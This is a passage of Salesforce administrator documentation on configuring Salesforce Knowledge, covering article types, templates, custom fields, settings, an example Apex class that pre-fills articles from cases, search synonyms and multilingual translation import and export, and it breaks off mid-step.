3. Give internal users access to Salesforce Knowledge by assigning each user a Salesforce Knowledge feature license:
   a. From Setup, click **Manage Users** > **Users**.
   b. Click **Edit** next to the user's name or click **New** to create a new user.
   c. Select the `Knowledge User` checkbox.

      Note: For instructions on giving portal users access to Salesforce Knowledge, see Enabling Salesforce Knowledge in the Customer Portal and Enabling Salesforce Knowledge in the Partner Portal.

4. Verify that each user has the appropriate Salesforce Knowledge user permissions enabled. For more information see Granting Permissions for Salesforce Knowledge Users on page 2267.
5. Make the Article Management and Articles tabs visible by adding them to a custom app or instructing your users to add the Article Management or Articles tab to an existing tab set. Note the following:
   - All users with access to Salesforce Knowledge can see the Articles tab.

- Users with the “Manage Articles” user permission can see the Article Management tab.

Customizing Salesforce Knowledge

Defining Article Types

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To create, edit, or delete article types:	“Customize Application” AND “Manage Salesforce Knowledge”

The first step when setting up Salesforce Knowledge is to create one or more article types. You cannot enable Salesforce Knowledge until at least one article type is created.

When creating an article, the author must select an article type. *Article types*, such as FAQs and Tutorials, provide the format and structure to control how an article displays for each audience, known as a channel. For each article type you can create custom fields, customize the layout by adding or removing sections and fields, and choose a template for each channel. You can also create workflow rules and approval processes to help your organization track and manage article creation and publication.

Note: Before users can access article types, an administrator must set object permissions for article types.

To create an article type:

1. From Setup, click **Customize** > **Knowledge** > **Article Types**.
2. Click **New Article Type** or edit an existing article type.
3. Enter the following:

Field	Description
`Label`	A name used to refer to the article type in any user interface pages.
`Plural Label`	The plural name of the object. If you create a tab for this object, this name is used for the tab.
`Gender`	If it is appropriate for your organization’s default language, specify the gender of the label. This field appears if the

Field	Description
	organization-wide default language expects gender. Your personal language preference setting does not affect whether the field appears. For example, if the organization's default language is English and your personal language is French, you are not prompted for gender when creating an article type.
`Starts with a vowel sound`	If it is appropriate for your organization's default language, check if your label should be preceded by "an" instead of "a".
`Object Name`	(Read only) A unique name used to refer to the article type when using the Force.com API. In managed packages, this unique name prevents naming conflicts on package installations. The Object Name field can contain only underscores and alphanumeric characters. It must be unique, begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
`Description`	An optional description of the article type. A meaningful description will help you remember the differences between your article types when you are viewing them in a list.
`Track Field History`	Select this option to track the full history of an article and its versions. The system records and displays field updates, publishing workflow events, and language versions for the master article and any translations.
`Deployment Status`	Indicates whether the article type is visible outside Setup. **In Development** means article managers cannot choose this article type when creating articles. Only select **Deployed** after you are done creating the article type.

4. Click **Save**.
5. On the article type detail page, complete the following information:
   - In the Fields related list, create or modify custom fields as needed.
   - In the Fields related list, edit the article-type layout as needed to rearrange fields and create sections.
   - In the Channel Displays related list, choose a template for the Internal App, Partner, Customer, and Public Knowledge Base.

Setting Up Salesforce Knowledge

Deleting Article Types

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To delete article types:	"Customize Application" AND "Manage Salesforce Knowledge"

To delete an article type:

1. From Setup, click **Customize** > **Knowledge** > **Article Types**.
2. Next to the target article type, click **Del**.
3. Confirm that you want to delete the article type.

Notes on Deleting Article Types

Note the following about deleting article types:

- If your organization has only article type, you cannot delete it. Every Salesforce Knowledge org requires at least one deployed article type. Create a new article type and then delete the old one.
- Any articles associated with a deleted article type are automatically removed from all channels. This includes draft, published, and archived articles.
- Salesforce does not display deleted article types in the Recycle Bin with other deleted records. Instead, deleted article types appear in the Deleted Article Types list on the article list view page for 15 days. During this time you can restore the article type and its articles, or permanently erase the article type and its articles. After 15 days, the article type and its articles are permanently erased.
- If a user clicks a bookmark to a deleted article's URL, an Insufficient Privileges message displays.

Defining Article Types

Modifying Article-Type Layouts

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To customize the article-type layout:	"Customize Application" AND "Manage Salesforce Knowledge"

Article-type layouts determine which fields users can view and edit when entering data for an article. They also determine which sections appear when users view articles. The format of the article, for example whether layout sections display as subtabs or as a single page with links, is defined by the article-type template. Each article type has only one layout, but you can choose a different template for each of the article type's four channels.

Tip: You can also use field-level security to hide fields on article types. For example, if you publish the same article in the internal app and the Customer Portal, you may want to use field-level security to hide a custom field such as `Internal Comments` from Customer Portal users.

To modify an article-type layout:

1. From Setup, click **Customize** > **Knowledge** > **Article Types**.
2. Select one of the article types in the list.
3. In the Fields related list, click **Edit Layout**.
4. When working on the layout:

   - The layout editor consists of two parts: a palette on the upper portion of the screen and the layout on the lower portion of the screen. The palette contains the available fields and a section element. The layout contains an Information section and space for you to add sections. By default, all custom fields are included in the Information section.

     Note: The `Article Number`, `Summary`, `Title`, and `URL Name` standard fields do not display in the layout. `Article Number` and `Summary` appear in a read-only Properties section at the top of the published article. Also included in this header are the `First Published`, `Last Modified`, and `Last Published` fields.

   - To add a new section, drag and drop the section element into the palette.
   - To change the name of a section, click its title. You cannot rename the Information section.
   - To remove a field from a section, drag it to the right side of the palette or click the icon next to the field.
   - To remove a section from the article-type layout, click the icon next to the section name.
   - Use the undo and redo buttons to step backwards and forwards, respectively.
   - Use the following keyboard shortcuts:
     - ◊ Undo = CTRL+Z
     - ◊ Redo = CTRL+Y
     - ◊ Quick Save = CTRL+S
   - To select multiple elements individually, use CTRL+click. To select multiple elements as a group, use SHIFT+click .

- To quickly locate any item in the palette, use the Quick Find box. The Quick Find box is especially useful for article-type layouts that have large numbers of items available in the palette.
- To save your changes and continue editing the article-type layout, click **Quick Save**.
- To save your changes when you are done customizing the article-type layout, click **Save**. If you navigate away from your article-type layout before clicking save, your changes will be lost.

Adding Custom Fields to Article Types

Assigning Article-Type Templates

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To edit article-type template assignments:	"Manage Salesforce Knowledge"

Article types in Salesforce Knowledge require a template for each channel.

The article-type template specifies how the sections defined in the article-type layout are rendered. Salesforce provides two standard article-type templates, Tab and Table of Contents, and you can use Visualforce to create custom templates.

If you choose the Tab template, the sections you defined in the layout appear as tabs when users view an article.



Figure 12: Published Article Using the Tab Article-Type Template

If you choose the Table of Contents template, the sections you defined in the layout appear on one page with hyperlinks to each section title.



Figure 13: Published Article Using the Table of Contents Article-Type Template

To choose the template assignment for a channel:

1. From Setup, click **Customize** > **Knowledge** > **Article Types**.
2. Click a label to view the article-type detail page.
3. In the Channel Displays related list, click **Edit**.
4. For each channel, specify the template.

   For Internal App, Customer and Partner, **Tab** is the default template. For Public Knowledge Base, **Table of Contents** is the default template. If your organization has a custom template for this article type, it also appears in the drop-down menu.
5. Click **Save**.

Modifying Article-Type Layouts
Defining Article Types

Creating Custom Article-Type Templates

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To create, edit, or delete article-type templates:	"Customize Application" AND "Manage Salesforce Knowledge"

Article types in Salesforce Knowledge require a template for each channel.

The standard article-type templates—Tab and Table of Contents—specify how the sections in the article-type layout appear in the published article. For example, if you choose the Tab template, the sections defined in the layout appear as tabs when users view an article. With the Table of Contents template, sections appear on a single page with hyperlinks to each section. You can also create a custom template using Visualforce. Custom templates are not associated with the article-type layout.

To create a custom article-type template:

1. From Setup, click **Customize** > **Knowledge** > **Article Types**.
2. Find the article type you are creating the template for and click its title to open the detail page. Note the article type's `API Name`. You will need this value when you create the Visualforce page.
3. From Setup, click **Develop** > **Pages**.
4. Click **New**.
5. In the `Name` text box, enter the text that should appear in the URL as the page name. This name can contain only underscores and alphanumeric characters, and must be unique in your organization. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
6. In the `Label` text box enter the text that users will see when choosing this template from the Channel Displays related list on the article type detail page.
7. Add your Visualforce markup. The only requirement for custom article-type templates is that the standard controller be equal to the `API Name` of the article type. For example, if the `API Name` of the article type is `Offer__kav`, your markup would be:

```
<apex:page standardController="Offer__kav">

    ... page content here ...

</apex:page>
```

Note: Click **Component Reference** for a list of the Visualforce components, such as `knowledge:articleRendererToolbar` and `knowledge:articleCaseToolbar`, available for use in custom article-type templates.

8. If your article type has a File field, you can allow users to download the field's content. In the following example, the article type is `Offer`, the name of the File field is `my_file`, and the text that appears as a link is `Click me`:

```
<apex:outputLink value="{!URLFOR($Action.Offer__kav.FileFieldDownload,
Offer__kav.id, ['field'=$ObjectType.Offer__kav.fields.my_file__Body__s.name])}">Click
me</apex:outputLink>
```

Note: If the File field is empty (meaning the author didn't upload a file), the link still appears on the published article but has no function. If you do not want the link to appear when the File field is empty, replace `Click me` in the example with the name of the file, for example, `{!Offer__kav.my_file__Name__s}`.

9. Click **Save**. Your custom template can now be assigned to any channel on the article type. See Assigning Article-Type Templates on page 2218 for details.

Managing Article Types

Managing Article Types

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To create, edit, or delete article types:	”Customize Application” AND “Manage Salesforce Knowledge”

When creating an article, the author must select an article type. *Article types*, such as FAQs and Tutorials, provide the format and structure to control how an article displays for each audience, known as a channel. For each article type you can create custom fields, customize the layout by adding or removing sections and fields, and choose a template for each channel. You can also create workflow rules and approval processes to help your organization track and manage article creation and publication.

After creating your article types, you can customize, edit, and delete them. From Setup, click **Customize** > **Knowledge** > **Article Types** to display the Article Types list page, which provides a list of all the article types defined for your organization. From the Article Types list page you can:

- Click **New Article Type** to define an article type.
- Click the article-type name to display the detail page. On the detail page you can edit existing fields, add new custom fields, add and edit sections on the article-type layout, and select a template for each channel.
- Click **Del** to delete an article type.

Modifying Article-Type Layouts
Assigning Article-Type Templates

Adding Custom Fields to Article Types

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To create or change custom fields:	"Customize Application" AND "Manage Salesforce Knowledge"

Create custom fields to store information that is important to your articles. Before you begin, determine the type of custom field you want to create. The only standard fields provided on article types are `Article Number`, `Summary`, `Title`, and `URL Name`, so at minimum you'll want to create a field where authors can write the body of the article.

Note: Authors can view the `URL Name` when they create or edit an article. The `URL Name` does not appear to end users viewing published articles.

To add a custom field:

1. From Setup, click **Customize** > **Knowledge** > **Article Types**.
2. Select an article type.
3. Click **New** in the Fields related list.
4. Choose the type of field to create, and click **Next**.
5. Enter a field label. The field name is automatically populated based on the field label you enter. This name can contain only underscores and alphanumeric characters, and must be unique in your organization. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores. Ensure the custom field name is not identical to any standard field name for that object.
6. Enter any field attributes, such as `Description`, and click **Next** to continue.

   Note: You cannot enter a default value for any custom field.

7. Set the field-level security to determine whether the field should be visible and editable or read only for specific profiles, and click **Next**. Field-level security allows you to control which fields are visible in different channels.
8. If you do not want the field to be added automatically to the article-type layout, uncheck `Yes, add this custom field to the layout`.
9. Click **Save** to finish or **Save & New** to create more custom fields.
10. Optionally rearrange your custom fields on the article-type layout.

Note: Creating fields may require changing a large number of records at once. To process these changes efficiently, Salesforce may queue your request and send an email notification when the process has completed.

Warning: You will lose your data if you convert a custom field on an article type into any other field type. Do not convert a custom field on an article type unless no data exists for the field.

Assigning Article-Type Templates

Using the Fields Related List

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To create or change custom fields:	"Customize Application"
To modify article-type layouts:	"Manage Salesforce Knowledge"

On the Fields related list on the article-type detail page, you can:

- Edit the `Article Number`, `Summary`, `Title`, and `URL Name` standard fields. These fields are required on all article types and cannot be deleted.
- Click **New** to create a custom field. All article types should have at least one rich text area field for writing article text and a File field for attaching documents to articles. For help deciding which type of custom fields your article type needs, review the custom fields for article types.
- Click **Set History Tracking** to track field updates for the article type.
- Click **Edit Layout** to rearrange or remove fields and modify sections for the article type.

See Also:

Modifying Article-Type Layouts
Setting an Article's Field-Level Security

Customizing Salesforce Knowledge Settings

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To enable Salesforce Knowledge:	"Customize Application"

Note: Before enabling Salesforce Knowledge, you must create at least one article type.

Salesforce Knowledge is a knowledge base where users can easily create and manage content, known as articles, and quickly find and view the articles they need. For more information, see Salesforce Knowledge Overview.

From Setup, click **Customize** > **Knowledge** > **Settings**. If Salesforce Knowledge has not been enabled in your organization, an **Enable Knowledge** option is available. If Salesforce Knowledge is already enabled, you can configure the following optional settings.

Allow users to create and edit articles from the Articles tab

If this checkbox is selected, users can create and edit articles from the Articles tab.

Activate the Validation Status field for articles

When you activate the `Validation Status` field, users can select values to show whether the content of the article has been validated or not.

Allow users to add external multi-media content to the standard HTML editor

If this checkbox is selected, users can cut and paste <iframe> HTML to embed multi-media content from the following sites: Dailymotion, Vimeo, and YouTube.

Show article summaries in article list views

For each channel, decide whether an article's `Summary` details should display on the Articles tab.

Choose the language(s) for your knowledge base

The `Default Knowledge-Base Language` should be the primary language used for writing articles. It defaults to your organization's language.

If you will publish articles in more than one language, select `Multiple Languages` and choose the translation settings. For instructions, see Setting up a Multilingual Knowledge Base on page 2231.

Allow users to create an article from a case

If this checkbox is selected, users can create a draft article that is attached to the case when the article is published using one of the following options.

- Create articles using the simple editor only when closing cases.
- Create articles using the standard editor any time a user creates an article. Make sure that users have "Manage Articles," "Read," and "Create" permissions.

Select a default article type. For articles created when closing a case, assign the article to a user.

You can help agents create articles more quickly by selecting an Apex class that pre-populates any of the fields on the draft. By default the `Title` field in all draft articles contains the case subject.

If you enable this option, also click **Layout Properties** on each case-close page layout and select `Enable submissions during case close` and `Submit Articles`.

Use a profile to create customer-ready article PDFs on cases

By default, when a user creates an article PDF directly from a case, the PDF includes all the article fields visible to that user. If you want PDFs to be generated according to a different profile, for example, a profile that hides certain fields from customers, select `Use a profile to create customer-ready article PDFs on cases` and choose the profile that should determine field visibility.

Allow users to share articles via public URLs.

You can share an article that is available on a public knowledge base with a URL. In the Available Sites list, select the sites you want to allow your agents to send URLs from and add them to the Selected Sites list. Agents can then email customer service clients with a URL to link directly to the article in your public knowledge base.

Allow users to create an article from a reply

If this checkbox is selected, members of an answers community or Chatter Answers community can convert helpful replies into articles. The article type you select determines which fields appear on the draft article, but on all articles the `Title` contains the question and the `Summary` contains the reply. After a reply is promoted to an article, the original reply has a status message indicating its association with the draft article. When the article is published, the message on the reply includes a link to the article.

See Also:

Setting Up Salesforce Knowledge
Managing Salesforce Knowledge Synonyms
Example Apex Customization for Submitting Articles from Cases

Example Apex Customization for Submitting Articles from Cases

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To edit Salesforce Knowledge settings:	“Customize Application”
To create an Apex class:	“Author Apex”

Note: You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can only make changes to Apex by using the Metadata API `deploy` call, the Force.com IDE, or the Force.com Migration Tool. The Force.com IDE and Force.com Migration Tool are free resources provided by salesforce.com to support its users and partners, but are not considered part of our Services for purposes of the salesforce.com Master Subscription Agreement.

If your organization allows customer-support agents to create Salesforce Knowledge articles while closing a case, you can use Apex to pre-populate fields on draft articles. To do so, create an Apex class and assign it to the case article type using the example below as a guide. For more information on the syntax and use of Apex, see the *Force.com Apex Code Developer's Guide*.

Set up the example by creating the following article type, field, and data categories. Do not change the default `API Name` assigned to each new object.

1. Create an article type called `FAQ`.
2. Create a text custom field called `Details`.
3. Create a category group called `Geography` and assign it a category called `USA`.
4. Create a category group called `Topics` and assign it a category called `Maintenance`.

To finish the example, create and assign the Apex class:

1. From Setup, select **Develop** > **Apex Classes** and click **New**.
2. Click **Version Settings** to specify the version of Apex and the API used with this class. If your organization has installed managed packages from the AppExchange, you can also specify which version of each managed package to use with this class. Use the default values for all versions. This associates the class with the most recent version of Apex and the API, as well as each managed package. You can specify an older version of a managed package if you want to access components or functionality that differs from the most recent package version. You can specify an older version of Apex and the API to maintain specific behavior.
3. In the `Apex Class` text box enter the following script and click **Save**:

```
public class AgentContributionArticleController {
    // The constructor must take a ApexPages.KnowledgeArticleVersionStandardController
as an argument
    public
AgentContributionArticleController(ApexPages.KnowledgeArticleVersionStandardController
ctl) {
        SObject article = ctl.getRecord();   //this is the SObject for the new article.

                                             //It can optionally be cast to the proper
article type, e.g. FAQ__kav article = (FAQ__kav) ctl.getRecord();

        String sourceId = ctl.getSourceId(); //this returns the id of the case that was
 closed.
        Case c = [select subject, description from Case where id=:sourceId];

        article.put('title', 'From Case: '+c.subject);  //this overrides the default
behavior of pre-filling the title of the article with the subject of the closed case.
        article.put('Details__c',c.description);

        ctl.selectDataCategory('Geography','USA');  //Only one category per category
group can be specified.
        ctl.selectDataCategory('Topics','Maintenance');
    }
```

4. From Setup, select **Customize** > **Knowledge** > **Settings** and click **Edit**.
5. Verify the case settings; using our example, the **Default article type** should be FAQ.
6. From the Use Apex Customization menu, select **AgentContributionArticleController** and click **Save**.

As a result of this example, when agents create an article from the case-close screen:

- The data from the `Description` field on the case appears in the `Details` field of the article.

- The title of the article contains `From Case:` and the case subject.
- The article is automatically assigned to the `USA` data category and the `Maintenance` data category.

Setting Up Salesforce Knowledge

Sending Articles from Cases

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To set up Email-to-Case or On-Demand Email-to-Case:	"Customize Application"
To enable Email-to-Case or On-Demand Email-to-Case:	"Modify all Data" AND "Customize Application"
To customize page layouts:	"Customize Application"
To create or change HTML email templates:	"Edit HTML Templates"
To create or change public email template folders:	"Manage Public Templates"
To create or change Visualforce email templates:	"Customize Application"

If articles are associated with a case, users working on the case can attach PDF versions of the articles to an email simply by choosing a template you create. This capability is available if Email-to-Case or On-Demand-Email-to-Case is set up and the Email related list is visible on case page layouts.

Creating an Email Template that Converts Articles to PDF Files

To allow users working on a case to automatically attach article PDFs to an email message:

1. From Setup, click **Communication Templates** > **Email Templates**.
2. Click **New Template** to create a template from scratch or click **Edit** next to an existing template. The new or edited template must include the `Articles as PDFs` case field.
3. For example, If you want to edit the *SUPPORT: Case Response with Solution (SAMPLE)* template to include articles instead of solutions, complete these steps:
   a. Click **Edit** next to the *SUPPORT: Case Response with Solution (SAMPLE)* template.
   b. Change the `Email Template Name` to *SUPPORT: Case Response with Article (SAMPLE)*.
   c. Modify the `Template Unique Name` as needed.
   d. Choose **Case Fields** from the Select Field Type drop-down menu.
   e. Choose **Articles as PDFs** from the Select Field drop-down menu.
   f. Copy the value from the `Copy Merge Field Value` field and paste it in the email body.

4. Click **Save**.

   On the case detail page in the Emails related list, users can now click **Send an Email** and choose the new template. Articles associated with the case are automatically converted to PDF attachments, and the attachments can be previewed or deleted if needed before the email is sent.

Note: Both the article and the knowledge base must be in the same language. For example, if your knowledge base language is English but you want a Japanese article converted into a PDF, change your knowledge base language to Japanese (in Setup, click **Customize** > **Knowledge** > **Settings** > **Edit**) before converting the article.

Notes on Field Visibility in Article PDFs

Consider the following information when using email templates that include the **Articles as PDFs** function:

- The fields that appear in article PDFs are determined by your profile if the `Use a profile to create customer-ready article PDFs on cases` checkbox (from Setup, click **Customize** > **Knowledge** > **Settings**) is not selected. If you can see all fields in the original article, all fields also appear in the automatically generated PDF. If field-level security restricts you from seeing a field on an article, that field and its data do not appear in the article's PDF.
- If the `Use a profile to create customer-ready article PDFs on cases` checkbox is selected and a profile is chosen from the **Profile** menu (from Setup, click **Customize** > **Knowledge** > **Settings**), the chosen profile determines which fields appear in automatically generated PDFs. For example, if you are sending article PDFs to customers, you might choose the Customer Portal User profile to ensure that internal-only fields do not appear in article PDFs.
- Fields in the Properties section of an article, including `First Published`, `Last Modified`, `Last Published`, and `Summary`, are not included in any PDF version regardless of setting or profile.

Salesforce Knowledge Overview
Setting Up Salesforce Knowledge

Managing Salesforce Knowledge Synonyms

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To create, edit, and delete synonym groups:	"Manage Synonyms"

Salesforce Knowledge synonyms are words or phrases that are treated as equivalent in article searches, letting you optimize search results. When searching articles, users can enter search terms that don't match any terms in your articles, but are synonymous with those terms.

For example, if you define a synonym group with these synonyms:

CRM, *customer relationship management*, *Salesforce*

then a search for `customer relationship management` matches articles containing *customer relationship management*, as well as articles containing *CRM* or *Salesforce*.

When building synonym groups, work with knowledge managers and other subject matter experts in your organization to create relevant synonyms.

To view and manage synonyms, from Setup, click **Customize** > **Search** > **Knowledge Synonyms**.

- To create a synonym group:
  1. Click **New**.
  2. Enter at least two synonyms. A synonym can be any word or phrase.
  3. Select at least one language. If the synonyms are specific to a single language, select only that language. For example, if *zum biespiel* and *zB* applies to German users only, select only German. If the synonyms apply regardless of the language your users are searching in, select several languages for one synonym group. For example, if the synonym group *Business Objects* and *BO* applies to English, German, and Spanish users, select all of these languages.
  4. Click **Save**.

  You can add up to 300 synonym groups.

  Note: You can't use the following symbols in synonyms:

Symbol	Description
*	Asterisk
?	Question mark
"	Quotation mark
(	Open parenthesis
)	Closed parenthesis

- To filter a long list of groups, click **Show Filters**, then in the **Synonyms** field, enter part or all of a synonym, and click **Apply Filters**.
- To edit a synonym group, click **Edit** next to the synonym group, then update as needed.
- To delete a synonym group, click **Del** next to the synonym group.

How Salesforce Knowledge Synonyms Work in Searches

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

Salesforce Knowledge synonyms affect search behavior in the following ways:

Priority

If a search term is part of a synonym group, the search results list items that contain the search term, followed by items that contain other terms in the synonym group.

For example, if this synonym group is defined:

fruit, *oranges*

Then a search for `oranges` matches a list of items containing *oranges*, followed by items containing *fruit*.

Note: In the Article Management tab, if you sort the list by clicking a column header, the sort order, not priority, persists in the current and additional searches.

Wildcards

If a wildcard is used in a search, the wildcard expands the search term, but the search doesn't match any synonyms, even if the search phrase contains a defined synonym.

For example, if these synonym groups are defined:

fruit, *oranges*, *apples*

cabbage, *lettuce*

Then a search for `orang* lettuce` matches items that contain *orange* and *oranges*, but doesn't match items that contain *fruit*, *apples*, and *cabbage*.

Operators

If a search phrase contains an operator (`and`/`or`/`and not`), synonym matches are returned only if the entire search phrase is a defined synonym.

For example, if these synonym groups are defined:

fruit, *oranges and apples*

vegetables, *carrots*

Then a search for `oranges and apples` returns matches for all items that contain the literal string *oranges and apples* as well as items that contain the term *fruit*.

However, if the search phrase is `fruit and vegetables`, which is not a defined synonym, the search matches only those items that contain both the terms, *fruit* and *vegetables*.

In this case, `and` functions as an operator and synonym matches are not returned in the search results. In terms of this example, items that contain a synonym of either *fruit* or *vegetables* (items that contain the term *carrots* or the phrase *oranges and apples*) are not returned.

Exact phrase matches

If a defined synonym is only a part of a longer exact phrase search, the search doesn't treat it as a synonym.

For example, if this synonym group is defined:

oranges apples, *fruit*

Then an exact phrase search for `"raspberries oranges apples"` doesn't match items that contain the word *fruit*.

Stemming

A synonym is not stemmed in search results; rather, it is matched as an exact phrase. However, the search term is stemmed.

For example, if this synonym group is defined:

quench, *drink orange juice*

Then a search for `quench` matches items that contain *quench*, *quenched*, *quenching*, and *drink orange juice*, but doesn't match items that contain *drinking orange juice*.

Ignored words

Words that are normally ignored in searches, such as *the*, *to*, and *for*, are matched if the word is part of a defined synonym.

For example, if this synonym group is defined:

peel the orange, *cut the apple*

Then a search for `peel the orange` matches items that contain the exact string *peel the orange*.

Overlapping synonyms

If a search term consists of overlapping synonyms from different groups, the search matches synonyms in all of the overlapping synonym groups.

For example, if these synonym groups are defined:

- *orange marmalade*, *citrus*
- *marmalade recipe*, *sugar*

Then a search for `orange marmalade recipe` matches items that contain *orange marmalade*, *citrus*, *marmalade recipe*, and *sugar*.

Subsets

If one synonym group includes a synonym that is a subset of a synonym in another group, a search for the subset term doesn't match items that contain synonyms from the subset synonym group.

For example, if these synonym groups are defined:

- *orange*, *apple*
- *orange marmalade*, *citrus*
- *marmalade*, *jam*

Then a search for `orange marmalade` matches items that contain *orange marmalade* and *citrus*, but doesn't match items that contain *apple* or *jam*.

Setting up a Multilingual Knowledge Base

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To set up multiple languages for Salesforce Knowledge:	"Customize Application" AND "Manage Salesforce Knowledge"

To set up your knowledge base to support multiple languages:

1. If you will send articles to a vendor for translation, you must create a translation queue. For a description of the translation process, see Supporting Multiple Languages in Your Knowledge Base on page 2232.

2. In Setup, click **Customize** > **Knowledge** > **Settings** and click **Edit**.
3. Select `Multiple Languages` and add the languages you want to include in your knowledge base. You can only add languages supported by Salesforce.

   Note: You can't remove a language once you've added it to your knowledge base.

4. Optionally, choose the following settings for each language:

Setting	Description
`Active`	Only active languages appear in the New Article dialog and the Submit for Translation dialog. Also, active/inactive status determines whether a published article is visible. For example, if articles are published in Spanish to your partner portal and then you make Spanish an inactive language, the articles are no longer visible to partners.
`Default Assignee`	This value appears in the `Assign To` field of the Submit for Translation dialog. Choose a person or a queue: the individual responsible for translating articles into this language, or the queue used for exporting articles to a localization vendor.
`Default Reviewer`	Select the person who should be assigned to review or publish translations imported in this language.

5. Click **Save**.

Supporting Multiple Languages in Your Knowledge Base

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

Watch a Demo: Supporting Multiple Languages with Salesforce Knowledge (3:39 minutes)

With multiple languages for Salesforce Knowledge you can lower support costs by translating articles into the languages your audience prefers. After an administrator selects your language settings, two translation methods are available: translating articles in-house using the editing tool in the knowledge base, or sending articles to a localization vendor. Different languages can use different methods. For example, you may want to export articles to a vendor for French translations, but assign articles to a Salesforce Knowledge user for Spanish translations.

Translating an article within the knowledge base usually follows these steps:

1. An author or reviewer submits an article for translation to another knowledge base user (the assignee).
2. The assignee translates the article using the article editor, then assigns the finished translation to a reviewer or publisher.
3. The reviewer publishes the article. Publishing an article automatically includes both the source article and its completed translations. Note that a translated version of an article can be published before its source article, but it will only be visible to readers when its source article is also published.

Translating an article using a vendor usually follows these steps:

1. An author or reviewer assigns an article to a queue for translation.
2. An administrator creates an export file from the queue and sends the file to the localization vendor.
3. After the vendor returns the translated articles, an administrator imports the translated articles into the knowledge base. Imported articles can be published automatically or assigned to a reviewer.
4. If the translations weren't published automatically, the assignee reviews and publishes them.

Implementation Tips

- Before you add languages to your knowledge base, decide for each language whether you want to translate articles directly in Salesforce or export articles to a translation vendor. Communicate your decision to the people involved in the translation process (authors, reviewers, translation managers, publishers).
- When adding a language to your knowledge base, keep in mind that it can't be deleted; however, you can hide a language by making it inactive. Deactivating a language means it no longer appears as a choice in the New Article dialog or the Submit for Translation dialog. Also, if articles are already published in the language, those articles are no longer visible to readers as soon as the language is deactivated.
- You can only add languages supported by Salesforce to your knowledge base.
- To enable the article export feature, you must create one or more queues; authors and reviewers will select the queue when they submit an article for translation. Make sure they know which queue to choose for which language.
- You must place all the translation files (meaning, those exported from Salesforce and translated by your vendor) in a folder whose name is the same as the language code. For example, put French articles in an `fr` folder. Zip up this folder to create your import file.

Best Practices

- To hide translated articles for a specific language, deactivate the language by unchecking `Active` on the Settings page.
- To import translated articles successfully, verify that the file structure and their extensions match the file structure and extensions of files exported from Salesforce Knowledge for translation. For example, if the target language is French, the file structure begins as follows:

```
import.properties
 -fr
  --articletypearticlename_kav
   ---articlename.csv
   ---[Article collateral, html, images, etc.]
```

Translating Articles within Salesforce Knowledge

Importing Article Translations

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To import articles:	"Manage Salesforce Knowledge" AND "Manage Articles" AND "Manage Knowledge Article Import/Export" AND "Read," "Create," "Edit," and "Delete" on the article type
To view articles:	"Read" on the article type
To create articles:	"Manage Articles" AND "Read" and "Create" on the article type

Consider the following before importing translated articles into Salesforce:

- You can only import articles that have been exported from the same Salesforce organization. For example, you can't export articles from your test or sandbox organization and import them into your production organization.
- You must place all the translation files (meaning, those exported from Salesforce and translated by your vendor) in a folder whose name is the same as the language code. For example, put French articles in an `fr` folder. Zip up this folder to create your import file.
- To import translated articles successfully, verify that the file structure and their extensions match the file structure and extensions of files exported from Salesforce Knowledge for translation. For example, if the target language is French, the file structure begins as follows:

```
import.properties
 -fr
  --articletypearticlename_kav
   ---articlename.csv
   ---[Article collateral, html, images, etc.]
```

To import translated articles:

1. From Setup, click **Data Management** > **Import Article Translations**.
2. Choose how Salesforce handles translations after they're imported.

Option	Description
`Review imported translations on the Article Management tab before publishing`	Add imported translations to a queue from which users can review them.
`Publish translations immediately on import`	Publish imported translations without reviews.

3. Select the language of the articles you're importing.
4. Optionally, if you chose to have articles reviewed before publishing, select to send the files to a user or a queue and then select the name of the user or queue.
5. Click **Browse**, choose the translation .zip file to upload, and click **Open**.
6. Click **Import Now**.

   If you have more translated articles to upload, repeat steps four through six.
7. Click **Finish**.

   An email notification is sent to you when your import finishes. You can view the status of your import from Setup by clicking **Monitoring** > **Article Imports and Exports**.

See Also:

Setting up a Multilingual Knowledge Base
Exporting Articles for Translation

Exporting Articles for Translation

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To export articles:	"Manage Salesforce Knowledge" AND "Manage Articles" AND "Manage Knowledge Article Import/Export"
To view articles:	"Read" on the article type
To create articles:	"Read" and "Create" on the article type

If your organization sends Salesforce Knowledge articles to a vendor for translation, articles are put into a translation queue.

Note: You can have up to 50 exports in 24 hours and a maximum of 15 pending exports (exports that have not entered a final state such as Completed, Failed, or Cancelled).

To generate an export file containing the articles that have been submitted for translation:

1. From Setup, click **Data Management** > **Export Articles for Translation**.
2. Select the queue that contains the articles you're exporting.
3. Click either:
